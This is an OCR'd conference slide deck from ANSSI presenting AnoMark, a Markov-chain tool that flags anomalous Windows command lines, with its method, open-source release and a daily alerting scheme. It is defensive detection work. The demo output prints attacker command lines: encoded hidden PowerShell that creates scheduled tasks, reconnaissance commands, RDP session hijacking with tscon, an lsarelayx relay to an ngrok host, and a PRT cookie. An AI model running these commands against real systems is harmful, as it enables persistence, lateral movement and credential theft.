AnoMark

Anomaly detection in command lines with Machine Learning using Markov Chains

Alexandre Junius

ANSSI - French National Cybersecurity Agency

FIRST - June 2023

TLP:CLEAR

Table of contents

1 Introduction

2 Markov Chains and ngrams - Application to command lines

3 Open source tool

4 Generating alerts

Table of contents

1 Introduction

2 Markov Chains and ngrams - Application to command lines


3 Open source tool

4 Generating alerts

About me

- Formerly studied statistics in engineer school
- 3 years as Data Scientist at ANSSI (French National Cybersecurity Agency), part of a team of cybersecurity specialists
- Focusing on detecting intrusion in **endpoint logs**

Windows Security log sample


Event Properties - Event 4688, Microsoft Windows security auditing.
General
Details
Copy
Close

```
A new process has been created.

Subject:
        Security ID:            ADPERF\administrator
        Account Name:           administrator
        Account Domain:         ADPERF
        Logon ID:               0x22D92

Process Information:
        New Process ID:         0x44c
        New Process Name:       C:\Windows\System32\wscript.exe
        Token Elevation Type:   TokenElevationTypeDefault (1)
        Creator Process ID:     0x6dc
        Process Command Line:   "C:\Windows\System32\WScript.exe" "C:\systemfiles
\temp\commandandcontrol\zone\fifthward\ntuserrights.vbs"

Token Elevation Type indicates the type of token that was assigned to the new process in
accordance with User Account Control policy.

Log Name:          Security
Source:            Microsoft Windows security   Logged:         9/8/2013 4:06:00 PM
Event ID:          4688                         Task Category:  Process Creation
Level:             Information                  Keywords:       Audit Success
User:              N/A                          Computer:       BLUE-FILE5.adperf.contoso.com
OpCode:            Info
More Information:  Event Log Online Help
```

Windows Security Event ID 4688 : A new process has been created

Where to find the data ?

Command lines from processes can be found by :

- Enabling the "Audit Process Creation" audit policy, and the command line logging in Windows Security 4688
- Deploying Sysmon, the event ID 1 also tracks process creation and adds the parent process command line

Common methods in Intrusion Detection on event logs

Commonly intrusion detection on endpoints relies on analyzing event logs:

- Searching for IOCs (Indicators of Compromise)
- Creating signatures for known behaviors (example: SIGMA framework)
- Crafting custom alerts in a SIEM

Common methods in Intrusion Detection on event logs

Commonly intrusion detection on endpoints relies on analyzing event logs:

- Searching for IOCs (Indicators of Compromise)
- Creating signatures for known behaviors (example: SIGMA framework)
- Crafting custom alerts in a SIEM

But it is also a great field of application for statistical learning algorithms, particularly in the detection of anomalies. It can make it possible to move towards so far unknown behaviors.

Table of contents

1 Introduction


2 Markov Chains and ngrams - Application to command lines

3 Open source tool


4 Generating alerts

Markov Chains

The expression *Markov chains* refers to a mathematical concept allowing to model the transitions between states independently of the past. It is a stochastic process whose prediction of the future from the present is not made more accurate by the past.



Markov Chains - Cats version



Ngrams of letters

We call cutting into ngrams of the command lines the fact of cutting them into groups of n letters.

```
» cmd.exe /c handle.exe
```

Model:

```
{"cmd.":  {"e":  100%}}
```

Ngrams of letters

We call cutting into ngrams of the command lines the fact of cutting them into groups of n letters.

```
» cmd.exe /c handle.exe
```

Model:

```
{"cmd.": {"e": 100%},
"md.e": {"x": 100%}}
```

Ngrams of letters

We call cutting into ngrams of the command lines the fact of cutting them into groups of n letters.

```
» cmd.exe /c handle.exe
```

Model:

```
{"cmd.": {"e": 100%},
"md.e": {"x": 100%},
"d.ex": {"e": 100%} }
```

Ngrams of letters

etc.

Ngrams of letters

We call cutting into ngrams of the command lines the fact of cutting them into groups of n letters.


```
» cmd.exe /c handle.exe
» cmd.jar /c something.exe
```

Model:


```
{"cmd.": {"e": 50%, "j": 50%},
"md.e": {"x": 100%},
"d.ex": {"e": 100%},
...}
```

TLP:CLEAR

Application




Application




Train
dataset

Application



Application




Train dataset

AnoMark learning


Save model as pickle file

Application



Test dataset


Application



Test dataset

Apply AnoMark

Application



Typical command lines detected by AnoMark

Examples of command lines detected by AnoMark:

Typical command lines detected by AnoMark

Examples of command lines detected by AnoMark:

- encoded command lines:

```
» powershell -EncodedCommand Rm9jdXMub24ucHJlc2VudGF0aW9uIQ==
```

Typical command lines detected by AnoMark

Examples of command lines detected by AnoMark:

- encoded command lines:

```
» powershell -EncodedCommand Rm9jdXMub24ucHJlc2VudGF0aW9uIQ==
```

- *ping* towards unusual domains:

```
» ping heeeeeeeey.com
```

Typical command lines detected by AnoMark

Examples of command lines detected by AnoMark:

- encoded command lines:

```
» powershell -EncodedCommand Rm9jdXMub24ucHJlc2VudGF0aW9uIQ==
```

- *ping* towards unusual domains:

```
» ping heeeeeeeey.com
```

- unknown process execution :

```
» iWillPwnYou.exe /user adminAccount
```

Typical command lines detected by AnoMark

And also:

Typical command lines detected by AnoMark

And also:

- unusual flags:

```
» legit.exe -newflag newdata
```

Typical command lines detected by AnoMark

And also:

- unusual flags:

```
» legit.exe -newflag newdata
```

- small changes in letters:

```
» CmD.eXe -someflag -someparam
```

Typical command lines detected by AnoMark

And also:

- unusual flags:

```
» legit.exe -newflag newdata
```

- small changes in letters:

```
» CmD.eXe -someflag -someparam
```

- known process executions from unknown paths:

```
» C:\newfolder\myproc.exe
```

Table of contents

1 Introduction

2 Markov Chains and ngrams - Application to command lines

3 Open source tool

4 Generating alerts

GitHub project


- AnoMark is available on ANSSI's Github page
- Written in python
- Splunk *custom command* provided

Helping investigations

The algorithm can be used both in detection and in threat hunting, while being quick to set up (1 to 2 days, training included), which makes it an asset for investigations:

- *Post mortem* analysis
- Helping SOC team during their *live* monitoring


Demo: Creating a model and applying it to a sample inside terminal



root@db2641105d34: /opt/anomark 169x44

```
root@db2641105d34:/opt/anomark# python apply_model.py -d data/testing_data.csv -c CommandLine -m models/demo_model.dump --verbose --color -n 20
Applying model to dataframe
100%|████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████| 348/348 [00:00<00:00, 4237.24it/s]
_______
Displaying top 20
_______
net view \\.
_______
hostname
_______
cmd /C "dir C:\"
_______
powershell.exe  -NoP -NoL -sta -NonI -W Hidden -Exec Bypass -Enc JABQAHIAbwBnAHIAZQBzAHMAUAByAGUAZgBlAHIAZQBuAGMAZQA9ACIAUwBpAGwAZQBuAHQAbAB5AEMAbwBuAHQAaQBuAHUAZQAiADsA
UgBlAGcAaQBzAHQAZQByAC0AUwBjAGgAZQBkAHUAbABlAGQAVABhAHMAawAgACcAQQBkADAAYgBlAFUAcABkAGEAdABlACcAIAAtAEkAbgBwAHUAdABPAGIAagBlAGMAdAAgACgATgBlAHcALQBTAGMAaABlAGQAdQBsAGUAZ
ABUAGEAcwBrACAALQBBAGMAdABpAG8AbgAgACgATgBlAHcALQBTAGMAaABlAGQAdQBsAGUAZABUAGEAcwBrAEEAYwB0AGkAbwBuACAALQBFAHgAZQBjAHUAdABlACAAJwBwAG8AdwBlAHIAcwBoAGUAbABsAC4AZQB4AGUAJw
AgAC0AQQByAGcAdQBtAGUAbgB0ACAAJwAtAE4AbwBuAEkAbgB0AGUAcgBhAGMAdABpAHYAZQAgAC0ATgBvAEwAbwBnAG8AIAAtAE4AbwBQAHIAbwBmAGkAbABlACAALQBGAGkAbABlACAAIgBDADoAXABQAHIAbwBnAHIAYQB
tAEQAYQB0AGEAXABzAHMAaABcAEEAZABvAGIAZQBVAHAAZABhAHQAZQAuAHAAcwAxACIAJwApACAALQBUAHIAaQBnAGcAZQByACAAKABOAGUAdwAtAFMAYwBoAGUAZAB1AGwAZQBkAFQAYQBzAGsAVAByAGkAZwBnAGUAcgAg
AC0ARABhAGkAbAB5ACAALQBBAHQAIAAzAGEAbQApACAALQBTAGUAdAB0AGkAbgBnAHMAIAAoAE4AZQB3AC0AUwBjAGgAZQBkAHUAbABlAGQAVABhAHMAawBTAGUAdAB0AGkAbgBnAHMAUwBlAHQAKQApAA==
_______
cmd /C dir C:
_______
whoami /all
_______
cmd /C wmic logicaldisk get volumename;name
_______
powershell.exe  -NoP -NoL -sta -NonI -W Hidden -Exec Bypass -Enc JABQAHIAbwBnAHIAZQBzAHMAUAByAGUAZgBlAHIAZQBuAGMAZQA9ACIAUwBpAGwAZQBuAHQAbAB5AEMAbwBuAHQAaQBuAHUAZQAiADsA
JABBAGMAdABpAG8AbgAgAD0AIABOAGUAdwAtAFMAYwBoAGUAZAB1AGwAZQBkAFQAYQBzAGsAQQBjAHQAaQBvAG4AIAAtAEUAeABlAGMAdQB0AGUAIAAnAHAAbwB3AGUAcgBzAGgAZQBsAGwALgBlAHgAZQAnACAALQBBAHIAZ
wB1AG0AZQBuAHQAIAAnAC0ATgBvAG4ASQBuAHQAZQByAGEAYwB0AGkAdgBlACAALQBOAG8ATABvAGcAbwAgAC0ATgBvAFAAcgBvAGYAaQBsAGUAIAAtAEYAaQBsAGUAIAAiAEMAOgBcAFAAcgBvAGcAcgBhAG0ARABhAHQAYQ
BcAHMAcwBoAFwAQQBkAG8AYgBlAFUAcABkAGEAdABlAC4AcABzADEAIgAnAA==
_______
cmd.exe /Q /c powershell.exe -NoP -NoL -sta -NonI -W Hidden -Exec Bypass -Enc JABQAHIAbwBnAHIAZQBzAHMAUAByAGUAZgBlAHIAZQBuAGMAZQA9ACIAUwBpAGwAZQBuAHQAbAB5AEMAbwBuAHQAaQB
uAHUAZQAiADsAJABBAGMAdABpAG8AbgAgAD0AIABOAGUAdwAtAFMAYwBoAGUAZAB1AGwAZQBkAFQAYQBzAGsAQQBjAHQAaQBvAG4AIAAtAEUAeABlAGMAdQB0AGUAIAAnAHAAbwB3AGUAcgBzAGgAZQBsAGwALgBlAHgAZQAn
ACAALQBBAHIAZwB1AG0AZQBuAHQAIAAnAC0ATgBvAG4ASQBuAHQAZQByAGEAYwB0AGkAdgBlACAALQBOAG8ATABvAGcAbwAgAC0ATgBvAFAAcgBvAGYAaQBsAGUAIAAtAEYAaQBsAGUAIAAiAEMAOgBcAFAAcgBvAGcAcgBhA
G0ARABhAHQAYQBcAHMAcwBoAFwAQQBkAG8AYgBlAFUAcABkAGEAdABlAC4AcABzADEAIgAnAA== 1> \\127.0.0.1\ADMIN$\__1635524379.4070108 2>&1
_______
whoami
_______
whoami  /groups
_______
cmd.exe /Q /c powershell.exe -NoP -NoL -sta -NonI -W Hidden -Exec Bypass -Enc JABQAHIAbwBnAHIAZQBzAHMAUAByAGUAZgBlAHIAZQBuAGMAZQA9ACIAUwBpAGwAZQBuAHQAbAB5AEMAbwBuAHQAaQB
uAHUAZQAiADsAJABUAGEAcwBrACAAPQAgAE4AZQB3AC0AUwBjAGgAZQBkAHUAbABlAGQAVABhAHMAawAgAC0AQQBjAHQAaQBvAG4AIAAkAEEAYwB0AGkAbwBuACAALQBUAHIAaQBnAGcAZQByACAAJABUAHIAaQBnAGcAZQBy
ACAALQBTAGUAdAB0AGkAbgBnAHMAIAAkAFMAZQB0AHQAaQBuAGcAcwA= 1> \\127.0.0.1\ADMIN$\__1635524379.4070108 2>&1
_______
powershell.exe  -NoP -NoL -sta -NonI -W Hidden -Exec Bypass -Enc JABQAHIAbwBnAHIAZQBzAHMAUAByAGUAZgBlAHIAZQBuAGMAZQA9ACIAUwBpAGwAZQBuAHQAbAB5AEMAbwBuAHQAaQBuAHUAZQAiADsA
```

Demo: Custom command in Splunk



New Search

```
EventID=4688 AND CommandLine=* AND NOT (NewProcessName=*DismHost.exe OR NewProcessName=*WerFault.exe) | dedup CommandLine | anomark | sort markov_score
```

✓ 10,000 events (01/06/2022 13:00:00.000 to 01/08/2022 13:12:43.000) No Event Sampling ▾

Events (10,000)

_time	markov_score	NewProcessName	Computer	CommandLine
07/07/2022 14:58:27.870	-14.917925197315961	C:\Users\<USER>\AppData\Roaming\Microsoft \Windows\CloudStore\azure.exe	Workstation2.domain.loc	"C:\Users\<USER>\AppData\Roaming\Microsoft\Windows\CloudStore\azure.exe" auth --prt-cookie eyJhbGciOiJIUzI1NiIsICJrZGZfdmVyIjoyLCAiY3R4IjoiSGx1U3FtZDhwN0p0MkJSZUF4YWVkdFdZWnFhVFlzOWlifQ.eyJyZWZyZXNoX3Rva2VuIjoiMC5BWGtBLVpuUzBkOHN5a21Iak9SVFZwRHdOWWM3cWpodG9CZ
07/07/2022 11:32:16.752	-14.436164199260116	C:\Windows\System32\tscon.exe	Workstation2.domain.loc	tscon 2 /dest:rdp-tcp#63
07/07/2022 11:30:40.094	-14.436164199260116	C:\Windows\System32\tscon.exe	Workstation2.domain.loc	tscon 2 /dest:rdp-tcp#61
07/07/2022 11:06:06.768	-14.436164199260116	C:\Windows\System32\tscon.exe	Workstation2.domain.loc	tscon 2 /dest:rdp-tcp#53
07/07/2022 10:54:58.934	-14.436164199260116	C:\Windows\System32\tscon.exe	Workstation2.domain.loc	tscon 2 /dest:rdp-tcp#51
07/07/2022 08:11:05.647	-14.436164199260116	C:\Windows\System32\tscon.exe	Workstation2.domain.loc	tscon 2 /dest:rdp-tcp#39
07/07/2022 12:07:40.447	-14.40346379760296	C:\Windows\System32\tscon.exe	Workstation2.domain.loc	tscon 2 /dest:rdp-tcp#8
07/07/2022 14:51:32.589	-13.906792632168376	C:\Windows\System32\tscon.exe	Workstation2.domain.loc	tscon 2 /dest:rdp-tcp#28
08/07/2022 12:18:34.078	-13.827341897149967	C:\Windows\System32\OpenSSH\ssh-keygen.exe	WEC.domain.loc	ssh-keygen -A
07/07/2022 11:39:22.470	-12.560543546449468	C:\Windows\System32\qwinsta.exe	Workstation2.domain.loc	qwinsta
07/07/2022 15:26:57.229	-12.37775778795113	C:\Users\<USER>\AppData\Roaming\Microsoft \MMC\lsarelayx.exe	Workstation2.domain.loc	lsarelayx.exe --host 7.tcp.eu.ngrok.io --port 15444
07/07/2022 08:11:05.608	-11.749551328072307	C:\Windows\System32\cmd.exe	Workstation2.domain.loc	cmd.exe /k tscon 2 /dest:rdp-tcp#39

Table of contents

1 Introduction

2 Markov Chains and ngrams - Application to command lines

3 Open source tool

4 Generating alerts

Alerting

1. Each day, launch AnoMark on the data indexed the day before

Alerting

1. Each day, launch AnoMark on the data indexed the day before
2. Select the most unusual command lines (top 100)


Alerting

1. Each day, launch AnoMark on the data indexed the day before
2. Select the most unusual command lines (top 100)
3. Compare this top with the most unusual command lines identified along the 30 previous days

Alerting

1. Each day, launch AnoMark on the data indexed the day before
2. Select the most unusual command lines (top 100)
3. Compare this top with the most unusual command lines identified along the 30 previous days
4. What can enter in the *historic* top is an alert

Alerting - Schema



...

daily (D-29)

cmdA1 | -12
cmdA2 | -11
cmdA3 | -9,2
...
cmdA100 | -1

daily (D-28)

cmdB1 | -20
cmdB2 | -15
cmdB3 | -8.8
...
cmdB100 | -2

...

daily (D-day)

cmdC1 | -10
cmdC2 | -8
cmdC3 | -7.5
...
cmdC100 | -2.1

alert

cmdB1 | -20
cmdB2 | -15
cmdA1 | -12
cmdC1 | -10
...
cmdA27 | -5.4
cmdB31 | -5.3
cmdA28 | -5.1
...

TOP
100

Conclusion

This algorithm proves to us that statistical learning is a useful source of additional information. It opens the way to other anomaly detection algorithms, in the field of language processing or for other use cases that can be modeled by Markov Chains.

Time for questions, if we have time

Merci beaucoup !